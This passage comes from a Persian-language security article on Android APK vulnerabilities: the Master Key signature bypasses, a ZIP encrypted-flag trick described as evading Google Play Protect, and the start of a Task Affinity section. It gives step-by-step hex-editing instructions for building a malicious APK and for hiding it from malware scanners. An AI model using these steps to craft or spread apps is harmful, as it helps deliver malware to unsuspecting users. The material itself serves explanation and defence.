تصویر ۱۱: باز کردن فایل zip با نرم‌افزار 010 Hex Editor و جست‌وجوی فایل classez.dex.



تصویر ۱۲: تغییر نام classez.dex به نام classes.dex.



تصویر ۱۳: وجود دو فایل هم‌نام در ساختار zip. در این مرحله فرمت فایل را به apk تغییر می‌دهیم.

بازسازی APK: پس از اضافه کردن فایل‌های مخرب، فایل ZIP دستکاری‌شده را مجدداً به فرمت APK تغییر نام دهید. به عنوان مثال، فایل original.zip دستکاری‌شده را به malicious.apk تغییر نام دهید.

پس از انجام مراحل بالا، فایل malicious.apk به ظاهر یک فایل APK قانونی است و اگر امضای آن را بررسی کنید، همچنان معتبر به نظر می‌رسد! دلیل این امر این است که سیستم‌عامل اندروید (در نسخه‌های آسیب‌پذیر) در هنگام بررسی امضا، فقط اولین نمونه از فایل classes.dex (و سایر فایل‌های اصلی) را در آرشیو ZIP بررسی می‌کند و امضای دیجیتال را بر اساس آن تایید می‌کند. فایل‌های مخرب classes.dex که بعداً اضافه شده‌اند، در فرآیند تایید امضا نادیده گرفته می‌شوند.

اما هنگام نصب فایل malicious.apk بر روی یک دستگاه اندرویدی (با سیستم‌عامل آسیب‌پذیر)، سیستم‌عامل به شکل دیگری رفتار می‌کند و آخرین نمونه از فایل classes.dex (که همان فایل مخرب است) را استخراج و نصب می‌کند. به این ترتیب، برنامه مخرب جایگزین برنامه اصلی شده و اجرا خواهد شد، در حالی که امضای برنامه همچنان به نظر معتبر می‌رسد.

آسیب‌پذیری Master Key 2: دستکاری دایرکتوری مرکزی

دومین آسیب‌پذیری، در فوریه سال ۲۰۱۳، باز هم توسط شرکت امنیتی Bluebox Security کشف و گزارش گردید. این آسیب‌پذیری، که به Master Key 2 نیز مشهور شد، مکانیزم سوءاستفاده‌ای متفاوت نسبت به آسیب‌پذیری اول داشت، اما هدف نهایی همچنان یکسان بود: دور زدن مکانیسم امضای دیجیتال اندروید و اجرای کد مخرب با حفظ ظاهر برنامه قانونی. در حالی که آسیب‌پذیری اول بر سوءاستفاده از فایل‌های همنام تمرکز داشت، آسیب‌پذیری دوم، ضعف در نحوه اعتبارسنجی دایرکتوری مرکزی فایل‌های ZIP توسط کتابخانه ZipFile اندروید را هدف قرار می‌داد.

این آسیب‌پذیری به مهاجمان اجازه می‌داد تا فایل‌های APK را دستکاری کنند و مکان دایرکتوری مرکزی (Central Directory) را به طور عمدی تغییر دهند، به نحوی که سیستم‌عامل اندروید امضای برنامه را بر اساس یک دایرکتوری مرکزی جعلی و دستکاری‌شده تایید کند، در حالی که در زمان نصب برنامه، سیستم از دایرکتوری مرکزی واقعی و مخرب برای استخراج فایل‌ها استفاده کند. این امر منجر به نصب و اجرای برنامه‌ای می‌شد که امضای آن ظاهراً معتبر بود، اما در عمل، محتوای آن توسط مهاجم دستکاری شده بود.

باز تولید آسیب‌پذیری

پیاده‌سازی مجدد این آسیب‌پذیری نیاز به دستکاری ساختار باینری فایل ZIP در سطح پایین‌تری دارد. در اینجا یک روش پیاده‌سازی مجدد مفهومی ارائه می‌شود. مراحل گام به گام برای دستکاری یک APK معتبر:

۱. **دریافت یک فایل APK معتبر:** مانند آسیب‌پذیری اول، ابتدا یک فایل APK قانونی و امضاشده را از یک منبع معتبر دریافت کنید.

۲. **تحلیل ساختار باینری فایل ZIP:** برای دستکاری دایرکتوری مرکزی، نیاز به تحلیل ساختار باینری فایل APK (به عنوان یک فایل ZIP) دارید. می‌توانید از ابزارهای تحلیل ساختار فایل باینری (مانند هگز ادیتورها) استفاده کنید تا بخش‌های مختلف فایل ZIP، از جمله رکورد EOCD و دایرکتوری مرکزی را پیدا کنید. به طور خاص، باید آفست شروع دایرکتوری مرکزی را از رکورد EOCD استخراج کنید و موقعیت دقیق دایرکتوری مرکزی را در فایل مشخص نمایید. (پیشنهاد می‌شود از ابزار 010 Hex Editor استفاده گردد.)

۳. **جابه‌جایی دایرکتوری مرکزی اصلی:** با استفاده از هگز ادیتور یا ابزارهای مشابه، بخش دایرکتوری مرکزی اصلی را که در مرحله قبل موقعیت آن را پیدا کرده‌اید، از مکان اصلی خود به مکان دیگری در فایل ZIP منتقل کنید. به عنوان مثال، می‌توانید آن را قبل از بخش داده‌های فایل قرار دهید.

۴. ایجاد دایرکتوری مرکزی جعلی و رکورد EOCD جعلی: در این مرحله، باید دو بخش جدید ایجاد کنید:

۴,۱. **دایرکتوری مرکزی جعلی:** یک بخش دایرکتوری مرکزی جدید و جعلی ایجاد کنید. این دایرکتوری مرکزی جعلی باید شبیه به دایرکتوری مرکزی اصلی باشد، یعنی اطلاعات مربوط به فایل‌ها (نام، اندازه، CRC و غیره) را به درستی شامل شود، اما می‌تواند حاوی تغییرات جزئی برای گمراه کردن فرآیند امضا باشد یا اینکه برای استخراج فایل‌های مخرب در زمان نصب، اطلاعات را به گونه‌ای دستکاری کنید. این دایرکتوری مرکزی جعلی را در محل معمول دایرکتوری مرکزی (انتهای فایل ZIP) قرار دهید.

۴,۲. **رکورد EOCD جعلی:** یک رکورد EOCD جدید و جعلی ایجاد کنید. این رکورد EOCD جعلی باید به دایرکتوری مرکزی جعلی که در مرحله قبل ایجاد کردید، اشاره کند. به عبارت دیگر، مقدار "آفست شروع دایرکتوری مرکزی" در این رکورد EOCD جعلی باید به موقعیت دایرکتوری مرکزی جعلی در فایل ZIP اشاره داشته باشد. این رکورد EOCD جعلی را نیز در انتهای فایل ZIP (جای رکورد EOCD اصلی) قرار دهید.

۵. **بازسازی APK:** فایل ZIP دستکاری شده را مجدداً به فرمت APK تغییر نام دهید.

پس از انجام این مراحل پیچیده، فایل malicious.apk ایجادشده، باز هم به ظاهر یک فایل APK قانونی خواهد بود. هنگام بررسی امضا، سیستم‌عامل به رکورد EOCD جعلی در انتهای فایل مراجعه می‌کند، دایرکتوری مرکزی جعلی را پیدا کرده و بر اساس آن، امضای برنامه را تایید می‌کند. دایرکتوری مرکزی جعلی به گونه‌ای ساخته شده که اطلاعاتی معتبرنما ارائه دهد، بنابراین امضای برنامه معتبر شناخته می‌شود.

اما هنگام نصب فایل malicious.apk، کتابخانه ZipFile اندروید (در نسخه‌های آسیب‌پذیر) به اشتباه به دایرکتوری مرکزی اصلی (جابه‌جا شده) مراجعه می‌کند. این دایرکتوری مرکزی اصلی برای استخراج فایل‌ها در فرآیند نصب به کار می‌رود. در نتیجه، برنامه‌ای نصب می‌شود که امضای آن (به اشتباه) تایید شده، اما محتوای آن توسط مهاجم دستکاری شده است.

آسیب‌پذیری نقص در پردازش پرچم ورودی‌های ZIP و دورزدن Google Paly Protect

با ظهور تهدیدات امنیتی پیچیده و گسترده در دنیای موبایل، گوگل رویکردی جامع و سیستماتیک را برای تامین امنیت اکوسیستم اندروید در پیش گرفته است. Google Play Protect به عنوان یک سرویس امنیتی داخلی و پیش‌فرض در سیستم‌عامل اندروید، نقشی محوری در این استراتژی ایفا می‌کند. Play Protect نه تنها به عنوان یک اسکنر بدافزار عمل می‌کند، بلکه نمایانگر تغییر رویکرد گوگل به سمت امنیت در سطح سیستم‌عامل و کنترل فعال امنیت توسط سیستم به جای اتکای صرف به کاربر برای تصمیم‌گیری‌های امنیتی است.

یکی از جنبه‌های مهم Google Play Protect، تغییر تمرکز از کنترل امنیت توسط کاربر به کنترل امنیت توسط سیستم‌عامل است. در حالی که کاربران همچنان نقش مهمی در امنیت دستگاه خود ایفا می‌کنند (مانند دقت در اعطای مجوزها و دانلود برنامه‌ها از منابع معتبر)، Play Protect بسیاری از وظایف سنگین امنیتی را به صورت خودکار و در پس‌زمینه انجام می‌دهد. مزایای این رویکرد عبارت‌انداز:


- **افزایش سطح عمومی امنیت:** با فعال بودن Play Protect به صورت پیش‌فرض، سطح عمومی امنیت اکوسیستم اندروید برای همه کاربران (حتی کاربران با دانش فنی محدود) ارتقا می‌یابد.
- **کاهش بار مسئولیت کاربر:** کاربران دیگر نیازی به نصب و پیکربندی برنامه‌های امنیتی جداگانه ندارند و لازم نیست به صورت مداوم نگران تهدیدات امنیتی باشند. Play Protect به صورت خودکار و در پس‌زمینه از دستگاه محافظت می‌کند.
- **واکنش سریع‌تر به تهدیدات جدید:** با استفاده از داده‌های تهدیدات جهانی و یادگیری ماشینی، Play Protect می‌تواند به سرعت به تهدیدات جدید و ناشناخته واکنش نشان دهد و محافظت موثری در برابر حملات روز صفر ارائه دهد.
- **بهبود تجربه کاربری:** ادغام امنیتی در سطح سیستم‌عامل، تجربه کاربری را بهبود می‌بخشد. Play Protect به صورت بی‌صدا و بدون ایجاد مزاحمت برای کاربر، امنیت دستگاه را تامین می‌کند.

مشکلات توسعه بدافزار

به دلیل اینکه سیستم Google Play Protect به صورت پیشفرض برای کاربران فعال می‌باشد، توسعه‌دهندگان بدافزار اغلب دچار مشکلات فراوان در بحث مهندسی اجتماعی (Social Engineering) جهت ترغیب کاربران به نصب بدافزار شده‌اند.

دلیل این امر هم واضح است. کاربرانی که سطح آگاهی پایینی دارند قادر به غیرفعال سازی Play Protect نیستند و کاربرانی که آگاهی متوسطی داشته باشند به راحتی قصد و نیست نفوذگر را تشخیص می‌دهند.

در تصویر زیر نمونه‌ای از اخطار Play Protect نمایش داده شده است. همانطور که قابل مشاهده نیز می‌باشد گزینه نصب نرم‌افزار در بین گزینه‌های پیشفرض وجود ندارد.



تصویر ۱۴: نمونه‌ای از اخطار Play Protect.

در ادامه تکنیکی بررسی خواهیم کرد که همچنان تا تاریخ نوشتن این مقاله معتبر می‌باشد و می‌توان به تکیه بر آن Play Protect را دور زد.

بررسی فنی آسیب‌پذیری نقص در پردازش پرچم ورودی‌های ZIP

همانطور که در دو آسیب‌پذیری قبلی مشاهده شد، به دلیل انعطاف‌پذیر بودن ساختار فایل فرمت ZIP آسیب‌پذیری‌های جدی بر روی سیستم‌عامل اندروید رخ داده است. این آسیب‌پذیری نیز دقیقا با تکیه بر تکنیک‌های دستکاری ساختار فایل فرمت ZIP رخ می‌دهد. از آنجایی که ساختار فایل‌های APK و همچنین فایل فرمت ZIP به صورت کامل در بخش قبلی مقاله شرح داده شده است، در این بخش صرفا به بررسی فنی آسیب‌پذیری می‌پردازیم.

این آسیب‌پذیری به دلیل وجود تفاوت در پردازش فایل‌های APK (در واقع همان ZIP) مابین پردازشگر ZIP سرویس نصب کننده نرم‌افزار اندروید (Android Package Installer) و پردازشگر ZIP برنامه Play Protect رخ می‌دهد.

برنامه Play Protect از پردازشگر استاندارد ZIP استفاده می‌نماید اما سرویس نصب کننده اندروید از یک پردازشگر شخصی‌سازی شده توسط اندروید استفاده می‌نماید. از همین رو، سرویس نصب کننده اندروید خیلی از پرچم‌های (Flags) بخش هدرهای محلی فایل (Local File Headers) و یا دایرکتوری مرکزی (Central Directory) را پردازش نمی‌کند. دقیقا اینجا نقطه‌ای می‌باشد که می‌تواند آسیب‌پذیری رخ دهد.


تصور کنید در صورتی که شما پرچم‌های (Flags) این دو هدر را برای یک فایل مهم مانند AndroidManifest.xml تغییر دهید و تظاهر کنید که فایل رمزنگاری شده (Encrypted) است چه رخ می‌دهد؟ در این حالت پردازشگر ZIP استاندارد که Play Protect از آن استفاده می‌نماید با خطا مواجه می‌شود، چرا که انتظار این اتفاق غیر منتظره (رمز شده بودن فایل‌ها) را ندارد. اما از سوی دیگر پردازشگر ZIP شخصی‌سازی شده مورد استفاده توسط سرویس نصب کننده نرم‌افزار اندروید (Android Package Installer) به دلیل عدم توجه به این پرچم‌ها (Flags) بدون مواجه با خطا

نرم‌افزار را نصب می‌نماید. سرویس Play Protect و همچنین سرویس‌های تشخیص بدافزاری مانند Xiaomi Security در مواجه شدن با این خطاها، نرم‌افزار را به عنوان نرم‌افزار معتبر شناسایی کرده و گزارشی به کاربر نمی‌دهند.


باز تولید آسیب‌پذیری

برای باتولید این آسیب‌پذیری از نرم‌افزار 010 Hex Editor استفاده می‌نماییم.


۱. در مرحله نخست فایل APK مورد نظر را به ZIP تغییر فرمت داده و آن را با Hex Editor بارگزاری می‌نماییم. دقت شود پس از بارگزاری حتما از ZipAdv Template استفاده شود.
۲. در این مرحله فایل‌هایی که در اسکن Play Protect و یا مکانیزم‌های امنیتی دیگر بررسی می‌شوند را فلگ رمزنگاری شده (Encrypted) تنظیم می‌نماییم. برای سادگی این مسئله تغییرات را روی یکی از فایل‌ها (classes.dex) انجام می‌دهیم. این عملیات باید بر روی فایل‌های resources.arsc، AndroidManifest.xml و Classes.dex انجام گردد.



تصویر ۱۵: رکورد Central Directory فایل classes.dex.



تصویر ۱۶: در قسمت باینری Flags باید بیت آخر را ۱ کنیم تا فایل به صورت Encrypted در نظر گرفته شود.



تصویر ۱۷: همین کار را در بخش Local File Header برای همین فایل باید انجام دهیم.

۳. این مراحل را برای دو فایل دیگر نیز باید تکرار نماییم. سپس زمانی که با ابزار WinRar فایل APK را باز کنیم با این حالت مواجه می‌شویم.

تصویر ۱۸: پرچم رمزنگاری شده برای فایل‌های مشخص شده تنظیم شده است.

۴. حال باید APK را مجددا امضاء نماییم.

در نهایت به راحتی تمامی مکانیزم‌های تشخیص بدافزار در انواع تلفن‌ها همراه اندرویدی دور زده می‌شود.

آسیب‌پذیری Task Affinity Attack


در سیستم‌عامل اندروید، مفهوم "Task" و "Activity" نقش محوری در مدیریت اجرای برنامه‌ها و تعامل کاربر با آن‌ها ایفا می‌کنند. یک Activity به عنوان یک واحد مجزا از رابط کاربری تعریف می‌شود که کاربر می‌تواند با آن تعامل داشته باشد (مانند صفحه‌ی ورود، صفحه‌ی نمایش لیست، صفحه‌ی ویرایش). Task، مجموعه‌ای از Activity هاست که به صورت یک پشته (Stack) سازماندهی شده‌اند و کاربر به طور معمول با آن‌ها به عنوان یک واحد کاری (مثلاً مرور یک وب‌سایت یا پاسخ دادن به یک ایمیل) تعامل می‌کند. درک صحیح نحوه‌ی عملکرد Task ها و Activity ها برای توسعه‌دهندگان و مهندسان امنیت ضروری است.

یکی از آسیب‌پذیری‌های مهم در اندروید که می‌تواند امنیت Task ها را به خطر بیندازد، " Task Affinity Attack" نام دارد. این آسیب‌پذیری به مهاجم اجازه می‌دهد تا کنترل Task یک برنامه‌ی قربانی را به دست گرفته و Activity های خود را به جای Activity های اصلی برنامه در معرض دید کاربر قرار دهد. این امر می‌تواند منجر به سناریوهای خطرناکی مانند فیشینگ (جعل صفحات ورود برای سرقت اطلاعات کاربری)، نمایش تبلیغات ناخواسته، نصب بدافزار، یا حتی جلوگیری از دسترسی کاربر به برنامه‌های دیگر شود. Task Affinity Attack اغلب به دلیل پیکربندی نادرست

مولفه‌های رخ می‌دهد که به برنامه‌ی مخرب اجازه می‌دهد تا در فرآیند عادی راه‌اندازی Activity ها مداخله کند. قبل از ورود به جزئیات فنی آسیب‌پذیری ابتدا به وابستگی‌های تئوری در این زمینه پرداخته می‌شود.

وابستگی‌های تئوری

پیش از پرداختن به جزئیات فنی حمله، لازم است برخی مفاهیم کلیدی را که برای درک سناریوی حمله ضروری هستند، بررسی نماییم. در اندروید، یک برنامه (Application) از فعالیت‌ها (Activities) تشکیل شده است. یک فعالیت (Activity) نمایانگر یک عمل متمرکز و منفرد است که کاربر می‌تواند انجام دهد. به عنوان مثال، یک فعالیت می‌تواند برای مشاهده فهرست مخاطبین، نوشتن یک ایمیل یا مرور نقشه باشد.




تصویر ۱۹: تصویری از فعالیت‌ها (Activities)

فعالیت‌ها (Activities) در داخل یک برنامه، در قالب وظایف (Tasks) سازماندهی می‌شوند. یک وظیفه (Task) مجموعه‌ای از فعالیت‌ها (Activities) است که کاربران هنگام انجام یک کار مشخص

